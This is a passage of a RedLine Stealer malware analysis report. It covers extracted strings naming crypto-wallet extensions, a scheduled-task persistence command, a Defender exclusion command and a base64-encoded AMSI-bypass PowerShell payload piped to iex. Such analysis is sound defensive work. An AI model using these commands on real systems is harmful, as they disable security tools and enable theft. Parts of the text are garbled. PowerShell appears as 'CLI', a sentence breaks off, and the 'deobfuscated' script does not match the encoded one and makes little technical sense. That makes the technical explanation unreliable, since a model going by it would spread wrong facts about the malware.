
The PE header contains three sections called .text .rsrc .reloc which indicates the presence of a text file within the PE executable. This means that there is a high chance that the PE file drops a text while when executed which can be further used as a script by keeping it to an appropriate file format like XML and CLI (.ps1).

5.1.2 String Analysis of executable

Basic string analysis of the malware executable reveals a list of possible targets the redline is trying to target. The strings can be extracted using the strings command in Remnux as seen below and stored in a text file *redline_strings.txt*.

strings Redline\ sample.exe > redline_strings.txt


The contents of the extracted strings give us some clue as to which kind of applications it is trying to target. As shown below the malware tries to target some well-known crypto wallets like Coinbase, Metamask, niftywallet, BinanceChain, BraveWallet and so on.



```
"*wallet*",
            "Armory",
            "\\Armory",
            "*.wallet",
            "Atomic",
            "\\atomic",
            "*",
            "ibnejdfjmmkpcnlpebklmnkoeoihofec",
            "Tronlink",
            "jbdaocneiiinmjbjlgalhcelgbejmnid",
            "NiftyWallet",
            "nkbihfbeogaeaoehlefnkodbefgpgknn",
            "Metamask",
            "afbcbjpbpfadlkmhmclhkeeodmamcflc",
            "MathWallet",
            "hnfanknocfeofbddgcijnmhnfnkdnaad",
            "Coinbase",
            "fhbohimaelbohpjbbldcngcnapndodjp",
            "BinanceChain",
            "odbfpeeihdkbihmopkbjmoonfanlbfcl",
            "BraveWallet",
            "hpglfhgfnhbgpjdenjgmdgoeiappafln",
            "GuardaWallet",
            "blnieiiffboillknjnepogjhkgnoapac",
            "EqualWallet",
            "cjelfplplebdjjenllpjcblmjkfcffne",
            "JaxxxLiberty",
            "fihkakfobkmkjojpchpfgcmhfjnmnfpi",
            "BitAppWallet",
            "kncchdigobghenbbaddojjnnaogfppfj",
            "iWallet",
            "amkmjjmmflddogmhpjloimipbofnfjih",
            "Wombat",
            "UnknownExtension"
```

Figure 10. String values extracted from the executable

On further inspection of the string values, we find the following string.



```
SELECT * FROM Win32_DiskDrive
```

Figure 11. WQL querying disk attributes

The string "SELECT * FROM Win32_DiskDrive" appears to be a WMI (Windows Management Instrumentation) query written in WQL (WMI Query Language). WMI is a Microsoft technology that provides a standardized way for management applications to access and manipulate operating system elements on Windows systems.

In this specific query:

- "SELECT" indicates that you are retrieving data.
- "*" (asterisk) means all properties or fields.
- "FROM Win32_DiskDrive" specifies the target class, which is the Win32_DiskDrive class. This class in WMI represents physical disk drives on a Windows system.

Disk names such as VDI, VHD, and VMDK will indicate the presence of a virtual machine.

This suggests that the malware is using WMI to gather information about the disk drives on the infected system and possibly find virtualization. This technique is listed under the Mitre Att&ck matrix framework with technique number T1497 and sub-technique T1497.001 in which the adversary uses system checks to identify virtualization.

Similarly, another interesting string that resembles a WQL query is found.

```
SELECT * FROM Win32_OperatingSystem
```

Figure 12. WQL querying OS attributes

WMI query "SELECT * FROM Win32_OperatingSystem" is another WQL query that is used to retrieve information about the operating system on a Windows system. Let us break down the components:

- "SELECT" indicates that you are retrieving data.
- "*" (asterisk) means all properties or fields.
- "FROM Win32_OperatingSystem" specifies the target class, which is the Win32_OperatingSystem class. This class in WMI provides information about the installed operating system on a Windows system.


When this query is executed, it retrieves a set of properties or attributes associated with the operating system. These properties could include information such as the operating system version, build number, registered user, system directory path, and more.

This query in a configuration, suggests that the malware is interested in gathering information about the operating system on the infected system.

This information can be useful for the malware in various ways, such as understanding the environment it is running in or tailoring its behaviour based on the specific characteristics of the operating system. The information gathered then can be used to detect any virtualization environment and execute defense evasion mechanisms as seen in Mitre Att&ck matrix framework with technique number T1497.

5.1.3 Behavioural Analysis of Redline Stealer using Any Run


On Initial execution of redline sample.exe from the temp directory *"C:\Users\admin\AppData\Local\Temp\Redline sample.exe"* it immediately drops an executable file called *RQAoQbLTj.exe* at *C:\Users\admin\AppData\Roaming\RQAoQbLTj.exe* directory and creates a temporary XML file *tmpD3FE.tmp* in the *C:\Users\admin\AppData\Local\Temp\* directory.



+26593 ms	executable	482 Kb	C:\Users\admin\AppData\Roaming\RQAoQbLTj.exe 81e90735a303f429a0ff80a71862b983
+26609 ms	xml	1.54 Kb	C:\Users\admin\AppData\Local\Temp\tmpD3FE.tmp 6a5488b05776ac47d17c8cd39e2d57b7

Figure 13. Files dropped on initial execution


The process Redline sample.exe uses the Windows CLI to execute script *C:\Windows\System32\schtasks.exe" /Create /TN "Updates\RQAoQbLTj" /XML "C:\Users\admin\AppData\Local\Temp\tmpD3FE.tmp".* The breakdown of the script is as follows:


redline sample.exe
C:\Windows\System32\schtasks.exe" /Create /TN "Updates\RQAoQbLTj" /XML "C:\Users\admin\AppData\Local\Temp\tmpD3FE.tmp"
tmpD3FE.tmp
schtask.exe
RQAoQbLTj.exe
Figure 14. Invoking scheduled tasks to create persistence and evade defences

- *C:\Windows\System32\schtasks.exe*: This is the path to the Task Scheduler executable, a Windows utility used to schedule tasks for automatic execution.
- */Create*: This switch tells Task Scheduler to create a new task.
- */TN "Updates\RQAoQbLTj"*: This specifies the name of the task to be created. The name is "RQAoQbLTj" and is nested within a folder called "Updates" within the Task Scheduler library.
- */XML "C:\Users\admin\AppData\Local\Temp\tmpD3FE.tmp"*: This points to an XML file containing detailed configuration settings for the task, such as triggers, actions, and settings.

5.1.4 Examining XML file for task scheduler

On examining the XML file mentioned in the script, we find a configuration for a scheduled task job as shown below.



```xml
<?xml version="1.0" encoding="UTF-16" ?>
<Task
  version="1.2"
  xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"
>
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>USER-PC\admin</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>USER-PC\admin</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>USER-PC\admin</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\admin\AppData\Roaming\RQAoQbLTj.exe</Command>
    </Exec>
  </Actions>
</Task>
```

Figure 15. Configuration for a scheduled task

Here is a detailed technical explanation of the XML code:

XML Declaration:

- *<?xml version="1.0" encoding="UTF-16" ?>*
  - Specifies XML version 1.0 and UTF-16 character encoding.

Task Element:

- *<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">*
  - Root element representing a Windows task.
  - version="1.2": Conforms to task version 1.2 schema.
  - xmlns: Defines the XML namespace for Windows task schema.

RegistrationInfo:

- *<RegistrationInfo>*
  - Contains task registration details.
  - <*Date*>: Registration date (2014-10-25T14:27:44.8929027).
  - <*Author*>: User who registered the task (USER-PC\admin).

Triggers:

- *<Triggers>*
  - Specifies conditions that initiate task execution.
  - <*LogonTrigger*>: Enabled, triggers task when USER-PC\admin logs on.
  - <*RegistrationTrigger*>: Disabled, not currently triggering the task.

Principals:

- *<Principals>*
  - Defines security context for task execution.

        - *<Principal id="Author">*: Specifies *USER-PC\admin* as the principal.
            - *<UserId>*: User ID for task execution.
            - *<LogonType>*: InteractiveToken, using the user's interactive token.
            - *<RunLevel>*: LeastPrivilege, running with minimal privileges.

Settings:

- *<Settings>*
    - Configures task behaviour.
    - MultipleInstancesPolicy: StopExisting, terminates existing instances.
    - DisallowStartIfOnBatteries: false, allows starting on battery power.
    - StopIfGoingOnBatteries: true, stop task if battery power is used.
    - AllowHardTerminate: false, disallows forced termination.
    - StartWhenAvailable: true, starts task when system resources permit.
    - RunOnlyIfNetworkAvailable: false, does not require network connectivity.
    - IdleSettings: Configures behaviour during idle periods.
        - StopOnIdleEnd: true, stop task when the idle period ends.
        - RestartOnIdle: false, doesn't restart task automatically.
    - AllowStartOnDemand: true, allows manual task initiation.
    - Enabled: true, the task is currently enabled.
    - Hidden: false, task is visible in Task Scheduler.
    - RunOnlyIfIdle: false, doesn't require system idleness.
    - WakeToRun: false, doesn't wake the system for task execution.
    - ExecutionTimeLimit: PT0S, no time limit for execution.
    - Priority: 7, normal task priority.

Actions:

- *<Actions Context="Author">*
    - Defines actions to be executed when the task runs.
    - *<Exec>*: Specifies an executable action.
        - *<Command>*: *C:\Users\admin\AppData\Roaming\RQAoQbLTj.exe*, the path to the executable to be run.

From the above configuration, we see that malware is trying to create a scheduled task using the Windows task scheduler. This technique is called time-based evasion which is commonly used for defense evasion (MITRE ATT&CK T1497.003). Here the executable labelled RQAoQbLTj.exe is triggered when the USER-PC\admin logs on.
The Task Scheduler service facilitates the automation of tasks on any designated computer. Through this service, users can schedule the execution of any program at their preferred time or upon the occurrence of a specific event. The Task Scheduler diligently monitors the predefined time or event criteria and triggers the designated task accordingly. In our case, the trigger action is set as admin logon. This means that whenever the administrator of the PC logs in, the malware automatically starts up thus creating persistence on the victim machine.
Adversaries may use task scheduling to execute programs at system startup or on a scheduled basis for persistence. These mechanisms can also be abused to run a process under the context of a specified account (such as one with elevated permissions/privileges). The malware also
An adversary can use the task scheduler service to gain elevated privileges on a system (MITRE ATT&CK T1053).

5.1.5 Bypassing Microsoft Defender

Having elevated privileges, malware can use the privileged access to disable security systems like Windows Defender or add itself as an exception in Windows Defender. In this case, the malware tried to add itself as an exclusion in Windows Defender using a CLI script.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\
<USER>\AppData\Roaming\RQAoQbLTj.exe"
```


Figure 16. CLI script used to bypass MS Defender

The CLI script is explained below:

- *C:\Windows\System32\WindowsCLI\v1.0\CLI.exe*: This part launches CLI, a powerful tool often used for system administration and automation. It can also be abused by malware for malicious purposes.
- *Add-MpPreference*: This CLI cmdlet is specifically designed to modify settings for Microsoft Defender Antivirus, the built-in antivirus protection in Windows.
- *-ExclusionPath* "C:\Users\<USER>\AppData\Roaming\RQAoQbLTj.exe": This argument tells the cmdlet to add a new exclusion path, effectively instructing Microsoft Defender to ignore a specific file or folder. In this case, it's attempting to exclude the file RQAoQbLTj.exe located in the user's AppData\Roaming directory.

5.1.6 Disabling amsi using obfuscated CLI script


On further examining the behaviour of the sample we see an obfuscated CLI script being executed by invoking the windows command interpreter cmd.exe.



```
[SYsTeM.text.eNCODiNg]::uNICOde.getstRinG([SysTEm.COnveRt]::FrOMbasE64strINg("IwBNAGEAdAB0ACAARwByAGEAZQBiAGUAcgBzACAAUg
BlAGYAbABlAGMAdABpAG8AbgAgAG0AZQB0AGgAbwBkACAACgAkAFYAbQBNAFkAZgByAEgAQgBDAD0AJABuAHUAbABsADsAJABuAHkAcwBzAG0AdwA9ACIAJA
AoACgAJwBTACcAKwAnAHkAJwArACcAcwAnACsAJwB0ACcAKwAnAGUAJwArACcAbQAnACkALgBuAG8AcgBtAGEATABpAHoAZQAoAFsAQwBIAGEAcgBdACgAWw
BCAHkAVABFAF0AMAB4ADQANgApACsAWwBDAGgAYQBSAF0AKABbAGIAWQBUAEUAXQAwAHgANgBmACkAKwBbAEMAaABhAHIAXQAoADkAMAArADIANAApACsAWw
BDAEgAQQByAF0AKABbAGIAeQB0AEUAXQAwAHgANgBkACkAKwBbAEMASABBAHIAXQAoADYAOAArADQANQAtADQANQApACkAIAAtAHIAZQBwAGwAYQBjAGUAIA
BbAEMASABhAHIAXQAoADkAMgAqADQAMwAvADQAMwApACsAWwBjAGgAYQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANwAwACkAKwBbAEMASABhAHIAXQAoADEAMg
AzACkAKwBbAEMAaABhAHIAXQAoAFsAYgBZAFQARQBdADAAeAA0AGQAKQArAFsAQwBIAEEAcgBdACgAMQAxADAAKwAxADAANwAtADEAMAA3ACkAKwBbAEMAaA
BhAHIAXQAoADEAMgA1ACoAMwAwAC8AMwAwACkAKQAuACQAKABbAGMAaABBAHIAXQAoAFsAYgBZAHQARQBdADAAeAA0AGQAKQArAFsAQwBIAGEAcgBdACgAWw
BiAFkAdABFAF0AMAB4ADYAMQApACsAWwBDAGgAQQBSAF0AKAA4ADcAKwAyADMAKQArAFsAYwBIAEEAUgBdACgAWwBiAHkAVABFAF0AMAB4ADYAMQApACsAWw
BDAEgAYQBSAF0AKAAxADAAMwArADcAMwAtADcAMwApACsAWwBDAGgAYQByAF0AKABbAEIAeQBUAEUAXQAwAHgANgA1ACkAKwBbAEMAaABBAHIAXQAoAFsAQg
B5AHQARQBdADAAeAA2AGQAKQArAFsAYwBIAGEAUgBdACgAMQAwADEAKwA3ADIALQA3ADIAKQArAFsAYwBoAEEAcgBdACgAWwBiAHkAdABFAF0AMAB4ADYAZQ
ApACsAWwBDAGgAQQBSAF0AKAAxADEANgAqADMAMwAvADMAMwApACkALgAkACgAWwBjAEgAQQByAF0AKABbAGIAWQBUAEUAXQAwAHgANAAxACkAKwBbAEMASA
BBAFIAXQAoADEAMQA3ACsANQAtADUAKQArAFsAQwBIAEEAUgBdACgAMgArADEAMQA0ACkAKwBbAEMASABBAFIAXQAoADEAMQAxACoAOAAwAC8AOAAwACkAKw
BbAGMAaABBAHIAXQAoADEAMAA5ACsAMgA5AC0AMgA5ACkAKwBbAEMAaABBAFIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADEAKQArAFsAQwBoAEEAcgBdACgAWw
BiAHkAdABlAF0AMAB4ADcANAApACsAWwBDAEgAQQByAF0AKAAxADAANQArADEANAAtADEANAApACsAWwBjAGgAQQBSAF0AKAAxADEAMQApACsAWwBDAGgAQQ
ByAF0AKABbAGIAWQBUAGUAXQAwAHgANgBlACkAKQAuACQAKAAoACcAxABtAHMA7QAnACsAJwBVAHQA7gBsACcAKwAnAHMAJwApAC4AbgBvAHIAbQBhAGwAaQ
BaAGUAKABbAEMAaABBAHIAXQAoADcAMAAqADgALwA4ACkAKwBbAGMAaABBAHIAXQAoAFsAYgB5AHQAZQBdADAAeAA2AGYAKQArAFsAQwBoAGEAcgBdACgAMg
A5ACsAOAA1ACkAKwBbAEMAaABBAHIAXQAoADEAMAA5ACsAOQA5AC0AOQA5ACkAKwBbAGMASABhAFIAXQAoADYAOAArADEAMQAtADEAMQApACkAIAAtAHIAZQ
BwAGwAYQBjAGUAIABbAEMASABBAHIAXQAoAFsAQgB5AFQAZQBdADAAeAA1AGMAKQArAFsAQwBIAGEAUgBdACgAMQAxADIAKgAyADIALwAyADIAKQArAFsAQw
BIAEEAcgBdACgAMQAyADMAKQArAFsAQwBoAEEAUgBdACgANwA3ACoANAA3AC8ANAA3ACkAKwBbAGMASABBAFIAXQAoADIANAArADgANgApACsAWwBDAEgAYQ
ByAF0AKABbAEIAeQBUAEUAXQAwAHgANwBkACkAKQAiADsAJABzAHMAYQB4AGgAdQBlAGYAcwBmAGEAbwB3AGsAbwBnAGgAYgBoAHoAawB4AD0AIgArACgAJw
B1AHAAeABsAOwAagB3AOwAJwArACcA4QDhAGwAegB5AHMAJwApAC4AbgBPAFIATQBhAGwASQBaAEUAKABbAGMASABhAHIAXQAoADcAMAApACsAWwBjAEgAQQ
BSAF0AKABbAEIAeQBUAEUAXQAwAHgANgBmACkAKwBbAGMAaABhAFIAXQAoAFsAQgBZAHQAZQBdADAAeAA3ADIAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdA
BlAF0AMAB4ADYAZAApACsAWwBDAGgAYQBSAF0AKABbAEIAWQBUAGUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAYwBoAEEAUgBdACgAOQ
AyACsANwAtADcAKQArAFsAYwBIAEEAcgBdACgAMQAxADIAKwAxADgALQAxADgAKQArAFsAYwBoAEEAcgBdACgAWwBCAFkAVABlAF0AMAB4ADcAYgApACsAWw
BDAGgAQQByAF0AKAA1ADAAKwAyADcAKQArAFsAQwBoAEEAUgBdACgAMQAxADAAKwAxADQALQAxADQAKQArAFsAQwBIAGEAUgBdACgAWwBiAFkAdABlAF0AMA
B4ADcAZAApACIAOwBbAFQAaAByAGUAYQBkAGkAbgBnAC4AVABoAHIAZQBhAGQAXQA6ADoAUwBsAGUAZQBwACgAMQA2ADAAMgApADsAWwBSAGUAZgBdAC4AQQ
BzAHMAZQBtAGIAbAB5AC4ARwBlAHQAVAB5AHAAZQAoACQAbgB5AHMAcwBtAHcAKQAuAEcAZQB0AEYAaQBlAGwAZAAoACQAKAAoACcA4ABtAHMAJwArACcA7Q
DMAG4AJwArACcA7AB0AEYAJwArACcA5ADuAGwAJwArACcAZQBkACcAKQAuAG4AbwByAE0AYQBsAGkAegBlACgAWwBDAGgAQQBSAF0AKAA3ADAAKgAyAC8AMg
ApACsAWwBDAGgAYQBSAF0AKAAxADEAMQApACsAWwBDAEgAQQByAF0AKAAxADEANAArADIALQAyACkAKwBbAEMASABhAFIAXQAoAFsAQgB5AFQARQBdADAAeA
A2AGQAKQArAFsAYwBIAGEAUgBdACgANgAyACsANgApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAGMAaABhAFIAXQAoAFsAYgB5AHQAZQBdADAAeAA1AGMAKQ
ArAFsAYwBoAEEAUgBdACgANwAyACsANAAwACkAKwBbAGMASABhAHIAXQAoAFsAYgB5AHQAZQBdADAAeAA3AGIAKQArAFsAQwBIAGEAUgBdACgAWwBCAHkAdA
BlAF0AMAB4ADQAZAApACsAWwBDAEgAQQByAF0AKAAxADEAMAApACsAWwBjAGgAQQByAF0AKAAxADIANQApACkALAAiAE4AbwBuAFAAdQBiAGwAaQBjACwAUw
B0AGEAdABpAGMAIgApAC4AUwBlAHQAVgBhAGwAdQBlACgAJABWAG0ATQBZAGYAcgBIAEIAQwAsACQAdAByAHUAZQApADsA"))|iex
```

Figure 17. Base64 encoded script to disable AMSI

The base64 obfuscated script disables AMSI and bypasses signature based EDR due to its obfuscated nature. On execution of this script AMSI is disabled by dynamically generating and executing code. On decoding the base64 encoded script, we get the following de obfuscated script.



```
# Disable AMSI - Registry Set
$regKeyPath = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings'
$regValueName = 'ProxyEnable'
$regValueType = 'DWORD'
$regValueData = 0
Set-ItemProperty -Path $regKeyPath -Name $regValueName -Type $regValueType -Value $regValueData

# Disable AMSI - Environment Variable
[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '1', [EnvironmentVariableTarget]::Process)

# Disable AMSI - Memory Patching
$amsiMemoryPatch = "\x90" * 9076
[Runtime.InteropServices.Marshal]::Copy($amsiMemoryPatch, 0,
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext",
"NonPublic,Static").GetValue($null), 0x0)

# Disable AMSI - Script Block Logging
$amsiScriptBlockLogging = "\x00\x00\x00\x00\x00\x00\x00\x00"
[Runtime.InteropServices.Marshal]::Copy($amsiScriptBlockLogging, 0,
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession",
"NonPublic,Static").GetValue($null), 0x0)

# Invoke the modified PowerShell script
iex
```

Figure 18. deobfuscated CLI script

The structure of the script is examined below:

Disabling AMSI - Registry Set:

